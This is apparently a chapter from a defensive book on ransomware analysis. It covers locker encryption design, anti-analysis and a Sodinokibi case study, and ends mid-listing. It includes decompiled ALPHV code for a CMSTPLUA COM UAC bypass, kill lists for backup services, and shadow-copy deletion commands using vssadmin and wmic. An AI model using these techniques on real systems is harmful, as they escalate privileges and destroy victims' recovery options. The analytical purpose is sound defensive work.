


Figure 10-3: An administrator of Exploit forum banning locker-related activity

The post makes it clear that the forum will still allow discussions of other cybercriminal topics and specialty services, but not ransomware. As the administrator states, "they bring a lot of attention" from law enforcement and others and could jeopardize the forum's existence. Today, you'll never see ransomware-related activity advertised on Exploit and many other forums. You may see posts that use language about looking for "partnerships," "access," or developers, but ransomware-specific discussion now occurs elsewhere. The seizure of REvil's infrastructure was thus a pivotal moment for ransomware, especially regarding how and where operators and affiliates conduct their business.

How Lockers Work

Let's move on to exploring how the ransomware itself works at a technical level. Often referred to as *lockers*, these binaries aim to encrypt the victim's files as fast as possible. A locker typically has three main stages (preparation of the victim system, encryption, and post-encryption cleanup) comprising features like the following:

- The generation of keys, as well as some mechanism to ensure the files can be decrypted upon payment
- Some way to speed up the encryption
- Checks to ensure the binary has the permissions necessary to maximize impact
- Methods of determining the victim system's location to restrict the ransomware from running in certain countries
- A whitelist of certain processes, files, and directories to exempt from encryption to ensure the victimized computer can still function
- The shutting down of processes and services that could prevent encryption or make recovery easier, as well as other recovery-prevention techniques
- Anti-analysis techniques

Generating Keys

Probably the most important part of the ransomware is the code that ensures the encrypted files can successfully be decrypted if the victim pays the ransom. It's also critical to ensure that the victim can't decrypt their files on their own. As a result, developers of modern ransomware have paid a lot of attention to ensuring the quality of the cryptography used in their lockers. In this section, I'll explain the possible encryption types and give you some examples of what happens when the lockers don't perform encryption correctly.

Symmetric vs. Asymmetric Encryption

Encryption algorithms are generally considered to be either symmetric or asymmetric. Figure 10-4 shows a high-level diagram of the symmetric-key encryption and decryption process.




Figure 10-4: Symmetric-key encryption

Symmetric-key encryption uses the same key to both encrypt and decrypt the file. Even though it's generally faster than asymmetric encryption, it presents a slight problem for the ransomware actor's business model because the victim could use the key embedded in the ransomware to decrypt the data, eliminating the need to pay the ransom. So, symmetric encryption algorithms, if used alone, are out.

Asymmetric encryption uses different keys to encrypt and decrypt data, referred to as public and private keys, respectively. If person A wishes to send encrypted data to person B, person A encrypts the data with person B's public key, and person B must decrypt it with their private key. Figure 10-5 shows a high-level diagram of the asymmetric encryption process.




Figure 10-5: Asymmetric encryption

Person A and Person B can freely publish their public keys, and anyone who wants to send them an encrypted message can use these keys. The public keys can't decrypt those messages, however. For that, you need the private keys, which must be kept private. If a private key becomes public, anyone holding the key can decrypt messages meant for the key's owner.

Asymmetric encryption seems like a great answer to the ransomware threat actor's problem, and it certainly solves one aspect of the issue. The ransomware can encrypt the files with the public key embedded in the malware, and only the affiliate holding the private key can decrypt a victim's encrypted files. But, as I alluded to earlier, asymmetric encryption is generally a lot slower than symmetric encryption. In an industry in which speed is of the essence, slow encryption can hinder the goal of encrypting as many files as possible.

Hybrid Encryption

Many ransomware variants combine both asymmetric and symmetric encryption techniques to take advantage of their respective security and speed benefits. Often called *hybrid* encryption, this strategy uses the same underlying algorithms covered earlier. Figure 10-6 shows this process.




Figure 10-6: The hybrid encryption model

We generate two sets of public and private keys. The ransomware generates a single set on the victim's side, and the code on the affiliate's side generates the other set. You might see the affiliate's public key sent to the ransomware in a configuration file or provided at execution time.

Next, the ransomware generates a symmetric encryption key and uses it to encrypt the victim's files. It then saves the key (either in memory or to a file) and encrypts it with the public key generated on the victim. Now only the victim's private key can decrypt it, but unfortunately for the victim, their private key is encrypted with the affiliate's public key, so now it can only be decrypted with the affiliate's private key.

The ransomware can send the now-encrypted victim private key to the affiliate. If the ransom is paid, they can decrypt the victim's private key and send it back to the victim so that they can decrypt the symmetric key and, with it, all of the encrypted files. There are, of course, variations on this model, but this example should provide a good idea of how this process generally works.

Bad Encryption

Of course, encryption works only if implemented correctly. Software engineers often advise each other not to create their own crypto, as cryptographic algorithms are highly complex and require perfect implementations to be effective. Two related ransomware groups, DarkSide and BlackMatter, made exactly this mistake.

Because DarkSide's code used a flawed encryption algorithm, researchers at Bitdefender were able to develop decryptors that victims could use without paying the ransom. Although great for the victims and the cybersecurity community, the decryptors negatively affected the gang's business. Here is an excerpt of a post made by DarkSide on their affiliate site after Bitdefender released its decryption utility:

> Bitdefender has released a utility that can decrypt some of our Windows lockers, Linux decryption is impossible.
> The problem was in generating private keys in Linux. There are no encryption vulnerabilities or other problems in the locker.
> Bitdefender created a decryptor that uses a private key previously purchased from us.
> Due to the problem with key generation, some companies have the same keys (up to 40% of keys).
> At the moment, this problem has been fixed, new companies have nothing to hope for, since the encryption algorithms and their implementation in our locker are reliable.
> Special thanks to Bitdefender for helping fix our issues. This will make us even better.
> All partners who have lost profits due to this incident will receive compensation from our deposit. Now it is $ ~ 600k
> P.S.
> You have chosen the wrong time to publish your decryptor, as the activity of us and our partners during the New Year holidays is the lowest. Those companies that wanted to decrypt files before the new year have already bought a decryptor, your decryptor will be useful for 2-3 companies. But now, you will never decrypt us ;)

The group notably tries to minimize the impact of the decryptor and makes a snide remark thanking Bitdefender for "helping fix our issues."

At the same time, researchers at Emsisoft had also identified this encryption flaw and were helping victims decrypt their files outside of the

public eye. DarkSide shut down after losing control of some of its critical infrastructure, including its Bitcoin wallet, in response to a high-profile attack the group conducted against Colonial Pipeline in the United States. The group later rebranded as BlackMatter, and Emsisoft researchers again identified a flaw that allowed them to decrypt victims without paying the ransom. Eventually, BlackMatter fixed the encryption flaw, but not before many victims were able to regain access to their files for free. A combination of internal issues led to BlackMatter's ultimate shutdown and eventual rebrand as ALPHV (at which point they hired a new developer for the locker's code, now implemented in Rust).

Increasing the Encryption Speed

A locker's speed can be a selling point used to attract affiliates. For example, Figure 10-7 shows an ad for the Monti ransomware-as-a-service program. The post mentions that the Monti code is a version of a locker from the Conti group rewritten to support a faster "crypt" at the request of the group's advertisers.




Figure 10-7: An ad for the Monti locker affiliate program

Beyond the encryption process itself, one of the biggest speed hurdles the locker must deal with is the traversal of all the files and directories to encrypt, which often includes not only attached file shares but also network shares. Modern lockers implement some sort of concurrency in order to make this task quicker, including techniques like the following:

- Lockers can use *input/output (I/O) completion* ports, a threading model designed to process asynchronous I/O requests using queues and a preallocated thread pool. Developers can call Windows API

functions such as `CreateIoCompletionPort`, `GetQueuedCompletionStatus`, and `PostQueuedCompletionStatus` to implement I/O completion ports. We'll see an example of this technique in this chapter's case study.

- As discussed in the Chapter 9 case study, malware can spawn several processes and use named pipes to enable communications between them. Generally, this technique involves a call to the Windows API function `CreateNamedPipeA` or `CreateNamedPipeW` with the name of the pipe to create. Sometimes, the name of this pipe makes a good artifact for detecting the malware.
- Some malware simply uses Windows threads. Looking for a `CreateThread`, `SetThreadPriority`, `CreateRemoteThread`, or `WaitForMultipleObjects` call can help you identify this method of concurrency.

Over time, locker developers started adding more techniques to speed up the encryption phase, such as only partially encrypting files, especially larger ones, to reduce the time. Ransomware variants sometimes accept command line or configuration parameters such as "full" or "fast," which indicate whether to encrypt the entirety of each file or only their beginning. Other groups, like ALPHV, offer more nuanced encryption capabilities. For example, ALPHV allows affiliates to set a mode called "SmartPattern" in the configuration. Listing 10-1 shows this setting in the ALPHV configuration file.

```
"default_file_mode": {"SmartPattern":[31457280,10]}
```

Listing 10-1: An excerpt from the ALPHV configuration showing the SmartPattern encryption mode

The format of the SmartPattern argument tuple is [*Number of bytes to encrypt*, *Chunk size percentage*]. So, the configuration in Listing 10-2 instructs the malware to encrypt the first 30MB of the file, then divide the rest of the file into 10 equal chunks and encrypt the first 10 percent of each chunk.

You might argue that encrypting just a small piece of a very large file isn't as useful as encrypting the entirety of the file. This is certainly the case for files that are multiple gigabytes in size, such as virtual machine images, which is why the SmartPattern approach allows the affiliate to more closely configure the amount of data to encrypt. Moreover, many ransomware variants automatically handle smaller files differently than larger files. Other ransomware variants address the problem of partial encryption in different ways, and you'll see another approach used for Sodinokibi in the chapter's case study.

Escalating Privileges

To have a big impact, a locker generally must be run by a user with administrator privileges. A user account with lower privileges won't be able to perform many of the preparatory steps, such as killing processes or services that might affect the encryption process. Often, the locker will check its

privileges with Windows API functions, such as by using `GetTokenInformation` to check the `TokenElevationType` or `TokenIntegrityLevel` on itself.

If the locker doesn't have adequate privileges, it has a few options. First, it can try rerunning itself as administrator. If that option doesn't work, some lockers, including ALPHV, BlackMatter, and earlier versions of Avaddon, come with built-in exploits for privilege escalation vulnerabilities. Listing 10-2 shows ALPHV's implementation of privilege escalation using the Centralized Manageability and Security Technology Policy Local User Accounts (CMSTPLUA) Component Object Model (COM) interface.

```
hRes = CoInitializeEx((LPVOID)0x0,2); ❶
res_bypass = bypass_subfct_z(L"{3E5FC7F9-9A51-4367-9063-A120244FBEC7}",&RIID,4,&COMIntfObj); ❷
--snip--
res_bypass = (*(code*)(*COMIntfObj)->ShellExec(COMIntfObj,path,null1,null2,0,5);
if (res_bypass < 0)
    res_bypass = 0xC0000022;
(*(code*)(*COMIntfObj)->Release();
if( hRes != 0 )
    CoUninitialize();
return res_bypass;
```

Listing 10-2: Privilege escalation using the CMSTPLUA COM interface from ALPHV ransomware

CMSTPLUA is a COM object related to the Microsoft Connection Manager Profile Installer (CMSTP) and is used to install the connection manager service profile. After initializing the COM library ❶, the malware generates a moniker that combines the COM elevation moniker and a generated GUID string in the `bypass_subfct_z` function ❷. You can think of a *moniker* both as a way to identify an object and as an object itself that allows a component to obtain a pointer to the object identified by the moniker. The COM elevation moniker can allow applications running as a standard user to perform operations that require administrator privileges. Listing 10-3 shows the contents of the `bypass_subfct_z` function.

```
HRESULT  bypass_subfct_z(wchar_t* clsId, IID* riid, int flag, void** COMIntfObj) {
    --snip--
    wcscpy(objectbuffer,L"Elevation:Administrator!new:");
    wcscat(objectbuffer,clsId);
    objHandle = CoGetObject(objectbuffer,&bindOpts,riid,&ppv); ❶
    --snip--
    *COMIntfObj = ppv;
    return objHandle;
}
```

Listing 10-3: The contents of the `bypass_subfct_z` function

The `bypass_subfct_z` function obtains a `COMIntfObj` ❶ with elevated privileges, which the malware will use to execute itself using `ShellExec`.

Excluding Sensitive Locations

Even ransomware administrators won't touch certain resources because it would cause too many issues for the group. Earlier variants commonly included an additional safeguard against victimizing organizations or individuals in the Commonwealth of Independent States (CIS): countries formerly part of the USSR, such as Russia, Belarus, Moldova, and Kyrgyzstan. Many ransomware administrators likely operate from CIS countries, so victimizing organizations in this group could be extremely problematic for them. Threat actors living in this region don't want to risk accidentally harming an important organization in their own country, which would very likely lead to punishment.

Often, the malware checks the keyboard settings using the API call `GetKeyboardLayoutList` or the default language settings using the APIs `GetSystemDefaultUILanguage` and `GetUserDefaultLangID` and compares the values retrieved against those for CIS countries. Listing 10-4 shows an excerpt of code from the disbanded group DarkSide that checks the victim system's default language.

```
undefined4 gets_system_and_user_langid_z(void)
{
  LANGID defaultUILang;
  LANGID userLangID;
  defaultUILang = (*GetSystemDefaultUILanguage)(); ❶
  userLangID = (*GetUserDefaultLangID)(); ❷
  if ((((((defaultUILang != 0x419) && (userLangID != 0x419)) && (defaultUILang != 0x422)) && ❸
--snip--
  {
    return 0;
  }
  return 1;
}
```

Listing 10-4: Checking for the default language

The code obtains both the system default UI language ❶ and the user default language ID ❷ using the two Windows API calls. It then proceeds to compare them against the values for CIS countries ❸. If the malware identifies a match, it won't execute.

More recently, we've seen fewer of these checks in ransomware payloads. That's because many system administrators realized that installing a language pack from one of the CIS countries could keep their systems from getting locked by the ransomware. The result is that locker developers removed this check from the ransomware itself and now perform their assessment of potential victims before the locker is ever deployed.

Whitelisting Files and Directories

Lockers deliberately avoid certain files and directories during encryption, generally because the computer needs these resources to function. If,

mid-encryption, the ransomware encrypted critical utilities needed to actually do the encryption, it would render the attack useless. Also, the attack won't succeed unless the victim knows they've been victimized and are able to pay the ransom.

Listing 10-5 is an excerpt from the configuration file of an ALPHV sample showing the directories, files, file extensions, and empty wildcard path it instructs the ransomware not to encrypt.

```
❶ "exclude_directory_names":["system volume information","intel",
  "$windows.~ws","application data","$recycle.bin","mozilla",
  "program files (x86)","program files","$windows.~bt","public","msocache",
  "windows","default","all users","tor browser","programdata","boot",
  "config.msi","google","perflogs","appdata","windows.old"],

  "exclude_file_names":["desktop.ini","autorun.inf","ntldr","bootsect
  .bak","thumbs.db",
  "boot.ini","ntuser.dat","iconcache.db","bootfont.bin","ntuser.ini",
  "ntuser.dat.log"],

❷ "exclude_file_extensions":["themepack","nls","diagpkg","msi","lnk","exe",
  "cab","scr","bat","drv","rtp","msp","prf","msc","ico","key","ocx",
  "diagcab","diagcfg","pdb","wpx","hlp","icns","rom","dll","msstyles",
  "mod","ps1","ics","hta","bin","cmd","ani","386","lock","cur","idx",
  "sys","com","deskthemepack","shs","ldf","theme","mpa","nomedia","spl",
  "cpl","adv","icl","msu"],
  "exclude_file_path_wildcard":[]
```

Listing 10-5: Excluded directories, filenames, and file extensions in the ALPHV configuration file

ALPHV excludes *.exe* and *.dll* files from encryption ❷. These file types are involved in letting the user open programs, such as Notepad, which they'll need to read the ransom note, and web browsers, which they'll need to download Tor so they can access the link to negotiate possibly paying the ransom. You can even see Tor Browser explicitly excluded from the directories to encrypt ❶; if the victim already has Tor installed, the affiliate certainly doesn't want to stand in the way of the ransom payment process. This list is representative of the whitelists in most modern ransomware variants.

Making Recovery Harder

A ransomware affiliate wants to ensure that the victim has no other option but to pay the ransom if they want to retrieve the decryption key for their files. Developers incorporate a few specific techniques into their lockers to make this a reality, focused largely on ensuring the ransomware will achieve maximum impact during execution and eliminating the victim's potential backup options.

Killing Processes and Services

Before a locker begins encrypting files, it looks for processes and services to shut down. Keeping these files open could both prevent the file from being encrypted and make recovering from the attack easier, especially if the unencrypted file is related to backups the victim might have. Listing 10-6 shows an excerpt from an ALPHV configuration file that provides a look at what kinds of services and processes might be included in such lists.

```
"kill_services":["mepocs","memtas","veeam","svc$","backup","sql","vss",
"msexchange","sql$", ...],

"kill_processes":["encsvc","thebat","mydesktopqos","xfssvccon","firefox",
"infopath","winword","steam","synctime","notepad","ocomm","onenote",
"mspub","thunderbird","agntsvc","sql","excel","powerpnt","outlook",
"wordpad","dbeng50","isqlplussvc","sqbcoreservice","oracle","ocautoupds",
"dbsnmp","msaccess","tbirdconfig","ocssd","mydesktopservice","visio","sql*"]
```

Listing 10-6: Processes and services to shut down in an ALPHV configuration file

The majority of the processes and services are related to backup, email, web browsers, and document creation. If the ransomware finds any of these processes or services running, it will shut them down, often using API calls such as `CreateToolhelp32Snapshot`, `Process32First`, and `Process32Next`, followed by a call to `TerminateProcess`. Listing 10-7 shows an example of process enumeration code you can use to help identify this functionality in the malware.

```
PROCESSENTRY32 pe;
❶ HANDLE procHandle = CreateToolhelp32Snapshot( TH32CS_SNAPPROCESS, 0 );

if( procHandle == INVALID_HANDLE_VALUE )
{
    printf("Could not get snapshot of running processes");
    return 0;
}

pe.dwSize = sizeof( PROCESSENTRY32 );

❷ if( !Process32First( procHandle, &pe ) )

{
    printf( "Process32First failed" );
    CloseHandle( procHandle );
    return( FALSE );
}

do
--snip--
❸ } while( Process32Next( procHandle, &pe ) );
CloseHandle( procHandle );
```

Listing 10-7: Example process enumeration code

The code first uses `CreateToolhelp32Snapshot` to get all the running processes on the machine ❶. Then, `Process32First` ❷ and `Process32Next` ❸ iterate through the processes until none are left. In the `while` loop, you can expect to find code that shuts down the process. In addition, the code uses iteration functions such as `OpenSCManager` and `EnumServiceStatusExW`, followed by calls to `ControlService` and `DeleteService`, to stop and delete services. As you may have noticed, the structure of the process iteration code is similar to that used for file iteration shown in the StealBit case study in Chapter 9.

Eliminating Backup Options

In addition to killing processes and services associated with backup utilities, many lockers explicitly delete shadow copies, which can function as a potential backup option for a victim. There are a few different ways to do this, but a popular method is to use *vssadmin.exe*, the built-in Windows utility for shadow copy manipulation. Listing 10-8 shows a fairly simple example command to delete all shadow copies from a machine.

```
vssadmin.exe delete shadows /All
```

Listing 10-8: Using vssadmin.exe *to delete shadow copies*

Listing 10-9 shows a living-off-the-land technique for shadow copy deletion using `wmic`. The `/nointeractive` switch disables interactive mode, meaning it won't ask the user for confirmation or display interactive warnings.

```
wmic shadowcopy delete /nointeractive
```

Listing 10-9: Using `wmic` *to delete shadow copies*

Sometimes, lockers will empty the Recycle Bin or delete the contents of specific folders, like *backup*. Deleting or emptying these folders removes another avenue for recovery or backup (though the usefulness of most people's Recycle Bin files is up for debate; in other ransomware configuration blocks, threat actors explicitly exclude files in the Recycle Bin from encryption).

Notifying People of the Attack

A ransomware attack is most effective if many people know that it happened because the company then faces additional pressure to make it go away. Threat actors often aim to publicize the attack to employees, an organization's board members, and even regulatory agencies, such as the Securities and Exchange Commission (SEC) in the United States. BlackMatter and some versions of LockBit take notification to a new level by allowing the affiliate to select whether to print the ransom note on the organization's printers. Listing 10-10 shows an excerpt of this code.

```
void prints_ransom_note_z(LPCWSTR notefile)
{
  BOOL defaultPrinterBool;
  wchar_t *p_PDF_string;
  WCHAR defaultPrinterName [260];
  WCHAR cmd_print[6];
  WCHAR PDF[4];
  DWORD buffSize;
  buffSize = 0x104;
  defaultPrinterBool = (*GetDefaultPrinterW)(defaultPrinterName,&buffSize); ❶
  if (defaultPrinterBool != 0) {
    PDF[0] = L'P';
    PDF[1] = L'D';
    PDF[2] = L'F';
    PDF[3] = L'\x00';
    p_PDF_string = (*wcsstr)(defaultPrinterName,(wchar_t *)&PDF); ❷
    if (p_PDF_string == (wchar_t *)0x0) {
      cmd_print[0] = L'p';
      cmd_print[1] = L'r';
      cmd_print[2] = L'i';
      cmd_print[3] = L'n';
      cmd_print[4] = L't';
      cmd_print[5] = L'\x00';
      (*ShellExecuteW)((HWND)0x0,(LPCWSTR)&cmd_print,notefile,(LPCWSTR)0x0,(LPCWSTR)0x0,0); ❸
    }
  }
  return;
}
```

Listing 10-10: Printing the ransom note to the default printer (and excluding PDF printers)

Earlier versions of BlackMatter used this code to print the ransom note. It looks for the default printer ❶, and as long as that printer isn't the PDF printer ❷, it uses `ShellExecuteW` to execute the `print` command ❸. In later versions, BlackMatter added code to exclude additional virtual printers, `SHRFAX`, `FILE`, `XPSPort`, and `PORTPROMPT`.

Complicating Analysis

Many of the techniques employed by ransomware to make reverse engineering (and antivirus detection) more challenging are similar to the ones we looked at in Chapter 3. For example, many ransomware variants obfuscate or encrypt data like configuration information and strings, which often include unique values, such as the contents of the ransom note, that defenders could use to create signatures.

One notable trick, pioneered by the now-long-dead Egregor ransomware, is requiring a password to fully decrypt and run the malware. Without the password, the ransomware won't decrypt its final stage. This measure makes the ransomware much harder to analyze because without the right password, an analyst can't decrypt it. The technique also adds an extra layer

of insurance for the operator, preventing a threat actor from victimizing an organization that the Egregor operators don't approve of.

LockBit's code includes a password too, but uses it a little differently. The malware encrypts its `.text`, `.data`, and `.pdata` sections, then decrypts them at runtime using the password (Listing 10-11).

```
while( true ) {
  ❶ uVar1 = parse_cmd_line(commandline,command_line_arr);
    if ((int)uVar1 == 0) {
        return option_val;
    }
    commandline = commandline + (int)uVar1;
    calculated_hash = do_hash_z(command_line_arr,0);

  ❷ if (calculated_hash == 0x640eba75) break;
    if (*commandline == 0) {
        return option_val;
    }
--snip--
}
```

Listing 10-11: LockBit's parsing of command line options and hash comparison

The locker obtains the password from the command line ❶ by iterating through the command line options and checking each one against the calculated hash for `-pass` ❷.

You might ask yourself why the malware looks for a hash of a command line argument instead of the string `-pass`. As I noted in earlier chapters, malware analysts often look for strings in code to help them understand what the code does. In this case, they would see the code decrypt sections of the malware only if they pass a `-pass` argument to the code, which is more than likely some kind of password. Although that wouldn't help them figure out what the password is, it's yet another clue for how the malware works and how they could reverse engineer it.

If the malware determines the operator has provided a password, it must find the three sections it needs to decrypt. Listing 10-12 shows the iteration over the binary sections and the decryption function that uses the password value as the key.

```
do {
    decr_val = get_section_name_hash_z((byte *)section,0);
    if (((decr_val == 0x76918075) || (decr_val == 0x4a41b)) || (decr_val == 0xb84b49b)) { ❶
        decr_val = (int)local_178;
        decrypt_section_z((byte *)(section->offset + (int)ImageStart),
                          section->size,(byte *)decr_val,startrel); ❷
    }
```

Listing 10-12: Checking the names of each section in the LockBit binary and decrypting them

The malware iterates through the sections in the binary, checking their names against the hashes of `.text`, `.data`, and `.pdata` ❶, and uses the

password value as part of the key material to decrypt the three sections ❷. Each hash value corresponds to one of the sections: `.text` is `0x76918075`, `.data` is `0x4a41b`, and `.pdata` is `0xb84b49b`.

Case Study: Comparing Versions of REvil's Locker

Sodinokibi is the name of the Windows locker offered by the ransomware-as-a-service group REvil, which was active from around 2019 until 2022, when a multinational group of law enforcement took their servers offline. Prior to disruption, the group performed several high-profile attacks, including on Kaseya and JBS Foods. These two attacks brought new levels of scrutiny to ransomware, both in the public eye and on the dark web forums that ransomware groups then used to advertise.

Over the course of their existence, REvil released several versions of their Windows locker (and a Linux locker, which we'll consider in the next chapter), making modifications and improvements along the way. In this case study, we'll look at two versions of the Windows locker to understand how it evolved over time: one of the earliest public versions, 1.01, and version 2.07, which appeared approximately two and a half years later.

The Early Version

First, we'll analyze the earlier version of Sodinokibi, version 1.01.

NOTE *The hash of the binary I used for this analysis is 6efd9aae5e112418bd43ab48ec4a1fce191c7503fcd11fdb95e89ad0217adb7a. You may see other Sodinokibi version 1.01 binaries with slight differences.*

Finding and Overcoming Anti-Analysis

When we open the Sodinokibi 1.01 binary, one of the first things we notice is a section with an unusual name, `.yesewt`. Also, although there are some strings in the binary, there are not nearly as many as we would expect. We can additionally see that none of the strings use the name of the malware variant or the ransomware-as-a-service group, REvil, and none appear to be the contents of a ransom note. This suggests that the strings are likely encrypted or obfuscated in some way, and we should look for some kind of deobfuscation or decryption function during our analysis.

Within the code, we're able to find a function that uses the RC4 algorithm to decrypt both the ransomware's configuration data and many of its strings. Listing 10-13 shows an excerpt of the decrypted configuration data for this sample of Sodinokibi.

```
{"pk":"1LSb...",
 "pid":"34",
 "sub":"295",
 "dbg":false,
```

```
 "fast":false,
 "wipe":true,
 "wht":
    {"fld" ["msocache","windows","$windows.~ws","mozilla","boot","$recycle.bin","$windows.~bt",
           "program files","perflogs","intel","windows.old","application data","appdata",
           "tor browser","google","system volume information","program files (x86)",
           "programdata"],
    "fls":["autorun.inf","ntuser.dat.log","ntuser.dat","ntuser.ini","iconcache.db","ntldr",
          "thumbs.db","boot.ini","bootsect.bak","bootfont.bin","desktop.ini"],
    "ext":["msc","sys","hlp","bat","msu","ps1","scr","ocx","dll","mod","cmd","ani","key","hta",
          "diagpkg","ldf","nomedia","ico","drv","cab","prf","ics","lnk","rom","icns","bin",
          "nls","wpx","msp","themepack","adv","deskthemepack","shs","com","spl","msstyles",
          "theme","exe","386","diagcfg","msi","diagcab","cur","rtp","idx","cpl","mpa",
          "icl","lock"]},
 "wfld":["backup"],
 "prc":["onenote.exe","msaccess.exe","oracle.exe","agntsvc.exe","firefoxconfig.exe",
       "infopath.exe","ocssd.exe","thebat.exe","mysqld.exe","thunderbird.exe","sqlwriter.exe",
       "tbirdconfig.exe","ocomm.exe","sqlagent.exe","mysqld_nt.exe","visio.exe","dbeng50.exe",
       "excel.exe","wordpad.exe","sqlservr.exe","sqlbrowser.exe","sqbcoreservice.exe",
